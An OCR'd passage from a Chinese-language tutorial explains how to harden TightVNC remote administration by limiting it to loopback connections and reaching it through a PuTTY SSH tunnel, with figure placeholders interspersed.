


图9




图10

接下来配置TightVNC 服务器端，在系统栏选中TightVNC 图标点鼠标右键，选择“Properties”，在弹出的配置窗口中选择“Administration”，勾选“Allow loopback connections”和“Allow only loopback connections”这两个选项，这样就能保证TightVNC 仅仅允许本地环路接口（127.0.0.1）连接，既防止了TightVNC 的5900和5800端口对外网的开放，又强迫远程管理用户必须使用SSH 加密连接了，如图11。




图11

服务端的配置全部都做好了，现在来看下客户端连接时的配置。打开Putty，输入SSH 服务器的IP 地址，选择左侧“SSH”选项下的“Tunnels”，在“source port”中输入一个本地要监听的端口，我输入的是8522，在“Destination”中输入“Localhost：




图12




图13

5900”，点“Add”按钮，这样就添加好转发规则了，如图12。如果需要使用TightVNC的HTTP客户端管理，可以使用类似的方法再新建个条目。

来看看我们设置后的效果如何，使用putty连接到远程的SSH服务器，输入好认证信息后，打开TightVNC客户端，输入“127.0.0.1:8522”，然后点“Connect”，就能安全的连接到TightVNC服务端了，如图13。具体的流程图如图14，图15所示。在进行远程管理时，PuTTY建立的连接不能断开，如果断开了，TightVNC自然也就断开了。




图14

